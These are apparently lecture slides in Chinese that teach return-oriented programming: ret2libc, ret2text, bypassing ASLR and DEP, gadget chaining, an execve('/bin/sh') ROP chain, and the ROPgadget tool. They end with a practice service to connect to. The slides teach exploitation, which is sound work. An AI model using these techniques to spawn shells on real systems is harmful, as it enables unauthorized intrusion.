
ret2libc

- DEP
 - [X] Stack
 - [X] Heap
 - [O] Binary
 - [O] Shared Library

ret2libc

- Return-to-libc
 - Buffer Overflow 後，覆蓋返回地址為程式中現有函數地址
 - 不能 return 到 shellcode，那就 return 到現有的 code 上
 - 利用 libc.so 中的函數
 - 偽造堆疊結構，建立函數呼叫
 - e.g. `system("/bin/sh")`


ret2libc



system(“/bin/sh”)

ret2libc

STACK



ret

system(“/bin/sh”)

ret2libc

STACK



system(“/bin/sh”)

ASLR

Address Space Layout Randomization

ASLR

- 隨機分配記憶體位置
 - Stack
 - Heap
 - Shared library
 - VDSO
 - ...
- 難以預測目標函數 / shellcode 位置

ret2text

- Return-to-text
 - return 到程式自身 code / PLT
 - 沒開啟 PIE (Position-independent Executable) 時，
.text 地址固定，不受 ASLR 影響
- 泄露有用資訊，搭配 ret2libc / ROP

ret2text

sshd	42147	Full RELRO	Canary found
bash	42152	Partial RELRO	Canary found
sshd	44884	Full RELRO	Canary found
bash	44889	Partial RELRO	Canary found
tmux	53290	Full RELRO	Canary found
bash	53291	Partial RELRO	Canary found
vim	64714	Partial RELRO	Canary found
bash	64958	Partial RELRO	Canary found
udev	696	Partial RELRO	Canary found
gnome-keyring-d	9566	No RELRO	Canary found
x-session-manag	9584	Partial RELRO	Canary found
dbus-launch	9629	Partial RELRO	Canary found
dbus-daemon	9630	Partial RELRO	Canary found
dconf-service	9633	Partial RELRO	Canary found
ssh-agent	9646	Full RELRO	Canary found
dbus-launch	9649	Partial RELRO	Canary found
dbus-daemon	9650	Partial RELRO	Canary found
gnome-settings-	9657	Partial RELRO	No canary found
gvfsd	9668	Partial RELRO	No canary found
colord	9672	Full RELRO	Canary found
metacity	9673	Partial RELRO	Canary found
gnome-panel	9676	Partial RELRO	Canary found
gconfd-2	9684	Partial RELRO	No canary found
dconf-service	9686	Partial RELRO	Canary found
colord-sane	9688	Full RELRO	No canary found
gnome-sound-app	9695	Partial RELRO	Canary found
tracker-store	9696	Partial RELRO	No canary found
tracker-miner-f	9697	Partial RELRO	No canary found
gnome-fallback-	9698	Partial RELRO	No canary found
nautilus	9699	Partial RELRO	Canary found
gnome-screensav	9700	Partial RELRO	Canary found
gvfs-gdu-volume	9707	Partial RELRO	Canary found
bluetooth-apple	9709	Partial RELRO	No canary found

[illegible]

ret2libc / ret2text

- Return-to-libc
 - 需要知道目標函數地址
 - 受 ASLR 影響，需配合 Memory Leak / libc.so
 - static link
- Return-to-text
 - 現有 code 不一定能滿足需求

ROP

Return-Oriented Programming

ROP

- Exploitation
 - Return to Shellcode
 - Return to Functions
 - Return to Gadgets

ROP

- RET 到自身程式包含 RET 指令的代碼區塊上

ROP

- RET 到自身程式 包含 RET 指令的代碼區塊上

.text:080485E5	pop	ebx
.text:080485E6	pop	esi
.text:080485E7	pop	edi
.text:080485E8	pop	ebp
.text:080485E9	retn	

.text:08048581	mov	ebp, esp
.text:08048583	pop	ebp
.text:08048584	retn	

.text:080484E7	call	eax
.text:080484E9	leave	
.text:080484EA	retn	

ROP

- Buffer Overflow **AAAA...** + **\xE5\x85\x04\x08 ...**



.text:080485E5	pop	ebx
.text:080485E6	pop	esi
.text:080485E7	pop	edi
.text:080485E8	pop	ebp
.text:080485E9	retn	

- RET = POP EIP

- 可控的 Stack 內容

- 透過 RET 再次控制 EIP



.text:08048581	mov	ebp, esp
.text:08048583	pop	ebp
.text:08048584	retn	

STACK

AAAA

AAAA

AAAA

A

[illegible]

你他媽的



譯:好色龍 <http://homydragon.blogspot.com>

我到底看了三小

Buffer Overflow to ROP

Stack



Overwrite
return address

Buffer Overflow to ROP

Stack



Append Addresses

ROP Chain

Stack



ret



0x08040AB0 xor eax, eax

0x08040AB1 ret

ROP Chain

Stack



ret



0x08040CD0 inc eax

0x08040CD1 ret

ROP Chain

Stack



ret



0x08040EF0 mov ecx, eax

0x08040EF2 ret

ROP Chain

Stack

0x08040AB0
0x08040CD0
0x08040EF0
...

0x08040AB0 xor eax, eax
ret

0x08040CD0 inc eax
ret

0x08040EF0 mov ecx, eax
ret

ROP Chain

Stack

0x08040AB0

0x08040CD0


0x08040EF0

...

xor eax, eax

inc eax

mov ecx, eax




MOV ECX, 1

ROP Chain



MOV ECX, 1




Gadgets



Payload

ROP

- Gadgets
 - 以 ret 結尾的指令序列
 - pop ebx + pop eax + ret
 - add eax, ebx + xor eax, ecx + ret
 - call eax / jmp eax
 - int 0x80



Operations

- 讀寫 Register / Memory 資料:
 - `pop eax + pop ecx + ret`
 - `mov [eax], ecx + ret`
- 調用 system call:
 - `int 0x80`
- 呼叫函數:
 - `ret2libc + pop xxx + ret`
- 算數 / 邏輯運算:
 - `add eax, ecx + ret`
 - `xor eax, ecx + ret`
 - `and eax, ecx + ret`
 - `shr ... + ret`
- 修改 esp
 - `leave + ret`
- 條件跳轉

Operations

- 讀寫 Register / Memory 資料:
 - `pop eax + pop ecx + ret`
 - `mov [eax], ecx + ret`
- 調用 system call:
 - `int 0x80`
- 呼叫函數:
 - `ret2libc + pop xxx + ret`
- 算數 / 邏輯運算:
 - `add eax, ecx + ret`
 - `xor eax, ecx + ret`
 - `and eax, ecx + ret`
 - ...
- 修改 esp
 - `leave + ret`
- 條件跳轉

Write To Register

- 寫入 Register
 - `pop reg + ret`
 - `xchg reg, reg + ret`
 - `mov reg, reg + ret`
 - ...

Write To Register

- 寫入 `eax` 及 `ebx`


`pop eax`

`pop ebx`

`ret`

Write To Register


- 寫入 `eax` 及 `ebx`



Write To Register

- 寫入 `eax` 及 `ebx`

Stack



0x080400AB `pop eax`

0x080400AC `pop ebx`

0x080400AD `ret`

Write To Register

- 寫入 `eax` 及 `ebx`

`eax = 0xAAAAAAAAAA`

Stack



`0x080400AB` `pop eax`

`0x080400AC` `pop ebx`

`0x080400AD` `ret`

Write To Register

- 寫入 `eax` 及 `ebx`

`eax = 0xAAAAAAAAAA`

Stack



`0x080400AB` `pop eax`

`0x080400AC` `pop ebx`

`0x080400AD` `ret`

Write To Register

- 寫入 `eax` 及 `ebx`

`eax = 0xAAAAAAAAAA`
`ebx = 0BBBBBBBBB`

Stack

next gadget
...
...
...

`0x080400AB pop eax`

`0x080400AC pop ebx`

`0x080400AD ret`

Write To Memory

- 寫入 Memory
 - `mov [reg], reg`
 - `mov [reg+xx], reg`

Write To Memory

- 寫入 Memory

```
eax = 0xAAAAAAAAA  
ecx = 0xBBBBBBBBB
```

```
mov [ecx], eax
```

```
ret
```



```
*0xBBBBBBBBBB = 0xAAAAAAAAA
```

System Call

- System Call in ROP
 - `sys_execve("/bin/sh", NULL, NULL);`

System Call

- `sys_execve("/bin/sh", NULL, NULL)`
 - 尋找 int 0x80 指令
 - 寫入 “/bin/sh” 到記憶體
 - `mov [reg], reg`
 - 設置 register
 - `pop reg`
 - `eax = 11, ebx = &“/bin/sh”, ecx = 0, edx = 0`

DEMO

execve in ROP



那麼……在那裡才能找得到呢？
Where is it sold?

ROPGadget

- 以 ROPGadget 尋找 Gadget
 - `ropgadget --binary ./file`
 - `ropgadget --binary ./file --opcode`
 - `ropgadget --binary ./file --ropchain`
 - `pip install ropgadget`

<https://github.com/JonathanSalwan/ROPgadget>

ROPGadget

```
0x000000000000440608 : mov dword ptr [rdx], ecx ; ret
0x0000000000004598b7 : mov eax, dword ptr [rax + 0xc] ; ret
0x000000000000431544 : mov eax, dword ptr [rax + 4] ; ret
0x00000000000045a295 : mov eax, dword ptr [rax + 8] ; ret
0x0000000000004a3788 : mov eax, dword ptr [rax + rdi*8] ; ret
0x000000000000493dec : mov eax, dword ptr [rdx + 8] ; ret
0x0000000000004a36f7 : mov eax, dword ptr [rdx + rax*8] ; ret
0x000000000000493dc8 : mov eax, dword ptr [rsi + 8] ; ret
0x00000000000043fbeb : mov eax, ebp ; pop rbp ; ret
0x0000000000004220fa : mov eax, ebx ; pop rbx ; ret
0x000000000000495b90 : mov eax, ecx ; pop rbx ; ret
0x000000000000482498 : mov eax, edi ; pop rbx ; ret
0x000000000000437c11 : mov eax, edi ; ret
0x00000000000042cfa1 : mov eax, edx ; pop rbx ; ret
0x00000000000047d484 : mov eax, edx ; ret
0x00000000000043de7e : mov ebp, esi ; jmp rax
0x000000000000499461 : mov ecx, esp ; jmp rax
0x0000000000004324fb : mov edi, dword ptr [rbp] ; call rbx
0x000000000000443f34 : mov edi, dword ptr [rdi + 0x30] ; call rax
0x0000000000004607e2 : mov edi, dword ptr [rdi] ; call rsi
0x00000000000045c71e : mov edi, ebp ; call rax
0x000000000000491e33 : mov edi, ebp ; call rdx
0x0000000000004a7a2d : mov edi, ebp ; nop ; call rax
0x00000000000045c4c1 : mov edi, ebx ; call rax
```

<https://github.com/JonathanSalwan/ROPgadget>

Conclusion

- ROP Payload
 - Payload 撰寫難度較高 / 重複利用性低
 - Bypass ASLR / DEP
 - 結合其他攻擊手段
 - Load Shellcode
 - ret2libc

More

- Sigreturn-Oriented Programming (SROP)
 - 利用 sigreturn system call
 - 配合伪造的 frame 控制 registers
- JOP(Jump-oriented programming)
- COP(Call-oriented programming)
 - 以 call / jmp gadget 控制程式流程

Q & A

Try it

- Demo service & payload:
 - http://l4ys.tw/f/rop_demo.zip
- Try to make your own ROP Chain
 - nc pwn.l4ys.tw 4000